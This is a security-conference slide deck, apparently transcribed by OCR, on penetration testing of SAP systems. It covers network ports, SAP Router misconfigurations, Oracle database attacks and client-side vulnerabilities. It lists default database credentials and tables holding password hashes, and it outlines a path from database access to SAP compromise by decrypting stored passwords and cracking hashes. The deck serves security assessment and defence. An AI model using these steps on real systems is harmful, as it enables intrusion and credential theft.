BOSIDES SÃO PAULO

Invest in security to secure investments

ERPScan
Security Solutions for SAP

Practical SAP Pentesting

Alexander Polyakov. CTO ERPScan

About ERPScan

- The only 360-degree SAP Security solution - ERPScan Security Monitoring Suite for SAP
- **Leader** by the number of **acknowledgements from SAP** (150+)
- **60+ presentations key security conferences** worldwide
- **25 Awards and nominations**
- Research team - **20 experts with experience in different areas of security**
- Headquarters in Palo Alto (US) and Amsterdam (EU)

Introduction to SAP

Business application security


All business processes are generally contained in ERP systems.

Any information an attacker, be it a cybercriminal, industrial spy or competitor, might want is stored in a company's ERP.

This information can include financial, customer or public relations, intellectual property, personally identifiable information and more.

Industrial espionage, sabotage and fraud or insider embezzlement may be very effective if targeted at a victims ERP system and cause significant damage to the business.

Big companies



SAP

- The most popular business application
- More than 250000 customers worldwide
- 83% Forbes 500 companies run SAP
- Main system – ERP
- 3 Main platforms
  - NetWeaver ABAP
  - NetWeaver J2EE
  - BusinessObjects

SAP NetWeaver ABAP

- Main platform
- Base platform for: ERP,SRC,CRM,PLM
- Purpose: Automate business processes
- If compromised:
  - Stopping of business processes
  - Fraud
  - Industrial espionage

SAP NetWeaver J2EE

- Additional platform
- Base platform for IT stuff. Like:
  - SAP Portal , SAP XI, SAP Solution Manager, SAP Mobile, SAP xMII
- Purpose: Integration of different systems
- If compromised:
  - Stopping of all connected business processes
  - Fraud
  - Industrial espionage

SAP BusinessObjects

- Additional platform
- Base platform for analytics
- Mostly business oriented:
  - Business Intelligence
  - GRC
- If compromised:
  - Fraud
  - Industrial espionage

Introduction to SAP

SAP for users

- Client-server application SAP-GUI with proprietary DIAG protocol
- Main functions – Transactions executed in SAPGUI
- Also possible to call special background functions (RFC) remotely
- Possible to modify code of transactions or RFC functions using ABAP language
- Possible to use web-interfaces like Webdynpro or BSP in some applications like SRM

SAP for users

- SAP Landscape
  - Test, Development, Production, QA
- SAP Instance
  - Server Instance, Dialog instance
- Client
  - Default clients
  - Client separation

DEMO 0:
Login to SAP system.

Introduction to SAP Security

SAP Security

- **Complexity**

  Complexity kills security. Many different vulnerabilities in all levels from network to application
- **Customization**


  Can not be installed out of the box. They have many (up to 50%) custom codes and business logic
- **Risky**

  Rarely updated because administrators are scared they can be broken during updates and also it is downtime
- **Unknown**

  Mostly available inside a company (closed world)

http://erpscan.com/wp-content/uploads/pres/Forgotten%20World%20-%20Corporate%20Business%20Application%20Systems%20Whitepaper.pdf

SAP Security notes



SAP Pentesting Features

- Deeper knowledge of ERP than normal systems required
- ERP systems are mission critical and cannot be accidentally taken down (POC exploits too dangerous)
- Gaining shell / command exec is not the goal
  - Goal is access to sensitive data or impact to business processes

SAP Pentesting Features: deeper knowledge

- Higher difficulty than standard pen tests
- Required knowledge of:
  - Business processes
  - Business logic
  - Exploit testing impact risk assessment
  - High end databases
  - Numerous (sometimes esoteric) operating systems
  - Different hardware platforms
  - Common custom implementations

SAP Pentesting Features : Exploitation

- Exploit code for ERP not easy to develop
- Payloads have to be adapted
  - Numerous hardware, OS, release version, and db systems to generate payloads for
  - In some causes up to 50 different shellcode variations
- Building a test environment nearly impossible
  - Takes an expert a week to properly install each variation
  - A year to build a comprehensive test environment

SAP Pentesting Features : Shell

- A better approach required with focus on
  - Architecture
  - Business Logic
  - Configuration
  - You will get administrators access to business data
- Rather than
  - Program or Memory Vulnerabilities
  - You will probably gain access to OS and then need to obtain access to Application

SAP Security areas

Legal user required

Business security (SOD)

Code security

Legal user not required

Application platform security

Infrastructure security (Network,OS,Database)

SAP Security areas

Legal user required

Business security (SOD)

Code security

Legal user not required

Application platform security

Infrastructure security (Network,OS,Database)

Methodologies: EAS-SEC

- Enterprise Application Security Project
- Found in 2010
- Published concept and top10 issues for different areas
- Version 2 in 2004

Published compliance for SAP NetWeaver ABAP

http://erpscan.com/publications/the-sap-netweaver-abap-platform-vulnerability-assessment-guide/

Exists to provide guidance to people involved in the procurement, design, implementation or sign-off of large scale (i.e.'Enterprise') applications.

http://www.owasp.org/index.php/OWASP_Enterprise_Application_Security_Project

Network level security

Network Security Agenda

Top 10 Network/Architecture issues by EAS-SEC

1. Lack of proper **network filtration** between SAP and Corporate network
2. Lack or vulnerable **encryption** between corporate network and SAP
3. Lack of **separation between TST DEV and PRD** system
4. Lack of encryption inside SAP Network
5. Insecure trusted relations between components
6. Insecure configured **Internet facing applications**
7. Vulnerable / default configured Gateways
8. lack of frontend access filtration
9. Lack or misconfigured monitoring IDS/IPS
10. Insecure / inappropriate wireless communications

Network Security at glance

It is mostly about:

- Network filtration (ACL)
- Protocol security (Encryption)
- Securing Internet access (SAP Router)

Network filtration

Service	Port Number / Service Name Rule	External	Default	Range (min-max)	Fixed	Comment
NetWeaver Application Server ABAP including Internet Connection Manager (ICM)						
Dispatcher	32NN sapdpNN	+	3200	3200-3299 sapdp00-sapdp99	+	SAP Dispatcher, used by SAP GUI for Windows and Java
Gateway	33NN sapgwNN	+	3300	3300-3399 sapgw00-sapgw99	+	SAP gateway, used for CPIC and RFC communication
Gateway	48NN sapgwNNs	+	4800	4800-4899 sapgw00s-sapgw99s	+	SNC secured SAP gateway, used for CPIC and RFC communication, see SNC Users Guide for details, only encrypted communications. Please note, there is no related sapdpNNs (47xx) port
ICM HTTP	80NN	+	8000	Free		You can configure the system to use port number 80 after installation.
ICM HTTPS	443NN	+	Not active	Free		The port is not configured during installation. If you want to use HTTPS, you must configure it manually.
ICM SMTP	25	+	Not active	Free		The port is not configured during installation. If you want to use SMTP, you must configure it manually. Only one instance per host should offer SMTP service.
Message Server	36NN sapmsSID	+	3600 sapmsC11	Free sapms<any SID>		Only CI (central instance) Service names can be reassigned in /etc/services to an arbitrary value after installation. Relevant only for releases prior to SAP NetWeaver 7.0
Message Server HTTP	81NN	+	8100	Free		Only CI (central instance) Can be used to retrieve system information via HTTP Relevant only for releases prior to SAP NetWeaver 7.0
Message Server HTTPS	444NN	+	Not active	Free		Only CI (central instance) The port is not configured during installation. Relevant only for releases prior to SAP NetWeaver 7.0
Central System Log	UDP: 12NN, 13NN, 14NN, 15NN	+	Not active	Free		Syslog (rslgsend) uses UDP for communications, see Note 25526 for deatils

Almost every listed application have vulnerabilities and misconfigurations that can be used to gain access to SAP

http://www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/4e515a43-0e01-0010-2da1-9bcc452c280b?QuickLink=index&overridelayout=true


DEMO 1:
Nmap scan of SAP

Why critical?

- Administrative SAP services can have direct Internet access
- Even if you sure that not
- To prove in we run “SAP Security in Figures report”
- All of possible services were found at least once

Myth: SAP systems attacks available only for insiders

Why critical?



About 10000 systems including:

Dispatcher, Message server, SapHostcontrol, Web- services

Protocol security

Soft	Port	Protocol	Pass encr	Data encr	Mitigation
SAPGUI	32<SN>	DIAG	Compession (can be decompresssed)	Compression (can be decompressed)	SNC
WEBGUI	80<SN>	HTTP	Base64	no	SSL
RFC	33<SN>	RFC	XOR	no	SNC
Message server	36<SN>		No	no	SNC
Visual Admin	5<SN>04	P4	Prorietary (broken)	Prorietary (broken)	SSL
IIOP	5<SN>07				
J2EE Telnet	5<SN>08		No	No	VPN/Disablse
LogViewer	5<SN>09	prorietary	md5	No	NO
MMC	5<SN>13	HTTP	Base64	no	SSL

SAP Router security

SAP Router

SAP Router – reverse proxy server:

- Transmit connections
  - From internet lo company
  - From SAP AG to company
  - Between networks
  - Between clients/partners
- Listen by default port 3299
- Can be installed in windows/linux
- Support encryption (SNC) and ACL

SAP Router bug 1 (Table bypass)

There is an ACL table to prevent unauthorized access

- D 172.16.0.1 192.168.1.1 22
- P 172.16.0.4 192.168.1.1 3301 passwd
- S 172.16.0.5 192.168.1.1 * passwd
- .
- .
- .
- KP * 192.168.1.1 8000
- P * * *

SAP Router bug 2 (non SAP services)

- Sometimes administrators use SAPRouter also for routing other protocols
- It is possible to connect any port
- In old versions * means any port is allowed
- In new versions * means any SAP port is allowed

- **P 172.*.*.* * 3389**
- **P * * telnet**

SAP Router bug 3

- Information disclose about router table
- If router configured with special parameter –I
- Router table can be remotely disclosed
- In real world ~20% of routers configured in such way

SAP Router bug 4 (DOS)

- If you found information disclose
- Or brute for at least one service which can be accessed thought SAP Router
- You can run DOS attack on SAP Router
- By default router pool limited to 3000 connections
- In 1 minute you can disable SAPRouter

SAP Router bug 5 (full access)

- Auth bypass
- If router configured with special parameter -x
- Router can be remotely reconfigured
- In real world ~8% of routers configured in such way!

SAP Router bug 6 (Memory corruption)

- Memory corruption issue were found by ERPScan team
- Remote compromise without authentication
- Cant disclose details now
- 85% vulnerable NOW!

Database level security for SAP systems

Database Security Agenda

- Critical database data
- Attacking Database
- From database to SAP
- Securing Database

Critical database data

- We are interested in data that can help us to get into SAP
- Data stored in tablespace SAPR3 or SAP<SID>
- Interesting tables:

  USR02 — password hashes

  SSF_PSE_D — SSO keys

  RFCDES – passwords for RFC connections

  ICFSERVLOC – passwords for ICF services

  REPOSRC – ABAP programs

Attacking Database (OWASP-EAS)

Top 10 OS Issues by OWASP-EAS

1 **Default passwords for DB access** — SAP Specific
2 Lack of DB patch management
3 Unnecessary Enabled DB features
4 lack of password lockout/complexity checks
5 Unencrypted sensitive data transport / data
6 **Lack or misconfigured network access control** — SAP Specific
7 Extensive user and group privileges
8 lack or misconfigured audit
9 **Insecure trust relations** — SAP Specific
10 Open additional interfaces

Attacking Database (OWASP-EAS)

- Oracle is still most popular database for SAP
- By default listen port 1527
- Common attacks:
  - Default Oracle passwords
  - Simple passwords bruteforce
  - Protocol vulnerabilities (overflows)
  - Listener attacks (remote registration of log)

Direct access to Database = full SAP compromise


Default passwords

- Default SAP's database users/passwords
  - SAPR3/SAP
- Default Oracle database users/passwords
  - SYS/CHANGE_ON_INSTALL
  - SYSTEM/MANAGER
  - SCOTT/TIGER
  - DBSNMP/DBSNMP

Misconfigured access control

- Oracle configuration REMOTE_OS_AUTHENT
- If set to TRUE oracle trusts remote system for connecting to listener
- Remote user must have <SID>ADM name
- No need for password or anything else!

Misconfigured access control



From database to SAP


- Connect using OPS$<SID>ADM
- Select encrypted password from SAPUSER table
- Decrypt it (DES with known key BE_HAPPY)
- Connect to SAP using user SAPR3/SAPSR3/SAPSR3DB
- Selecting user hashes from SAP<SID>.usr02 table
- Brute hashes using JohnTheRipper

Oracle Security Defense

- Close port 1527 from everything but SAP
- Secure listener by password
- Configure password policies
  - FAILED_LOGIN_ATTEMPTS
  - PASSWORD_VERIFY_FUNCTION
- Change default passwords
- Encrypt data transfer
- Enable SQL Audit at DB

SAP Application platform security

SAP NetWeaver



SAP Frontend security

Why Attack users

- Users are less secure
- There are thousands SAP users in one company
- You can attack them even if Server is fully secured
- You can attack them from outside
- You can use them as proxy for attacking servers

Typical Client Software for SAP

- SAPGUI
- JAVAGUI
- WEBGUI
- NWBC
- RFC
- Applications such as VisualAdmin, Mobile client and many-many other

Typical Client Software for SAP

Date	Vulnerable Component	Author	Vulnerability	Link
04.01.2007	Rfcguisink	Mark Litchfield	BOF	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
04.01.2007	Kwedit	Mark Litchfield	BOF	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
07.11.2008	Mdrmsap	Will Dormann	BOF	http://www.securityfocus.com/bid/32186/info
07.01.2009	Sizerone	Carsten Eiram	BOF	http://www.securityfocus.com/bid/33148/info
31.03.2009	WebWiewer3D	Will Dormann	BOF	http://www.securityfocus.com/bid/34310/info
15.04.2009	Kwedit	Carsten Eiram	Insecure Method	http://secunia.com/secunia_research/2008-56/
08.06.2009	Sapirrfc	Alexander Polyakov (DSecRG)	BOF	http://dsecrg.com/pages/vul/show.php?id=115
28.09.2009	WebWiewer3D	Alexander Polyakov (DSecRG)	Insecure Method	http://dsecrg.com/pages/vul/show.php?id=143
28.09.2009	WebWiewer2D	Alexander Polyakov (DSecRG)	Insecure Method	http://dsecrg.com/pages/vul/show.php?id=144
07.10.2009	VxFlexgrid	Elazar Broad , Alexander Polyakov (DSecRG)	BOF	http://dsecrg.com/pages/vul/show.php?id=117
23.03.2010	BExGlobal	Alexey Sintsov (DSecRG)	Insecure Method	http://dsecrg.com/pages/vul/show.php?id=164
unpublished	Kwedit	Alexander Polyakov, Alexey Troshichev (DSecRG)	Insecure Method	http://dsecrg.com/pages/vul/show.php?id=145
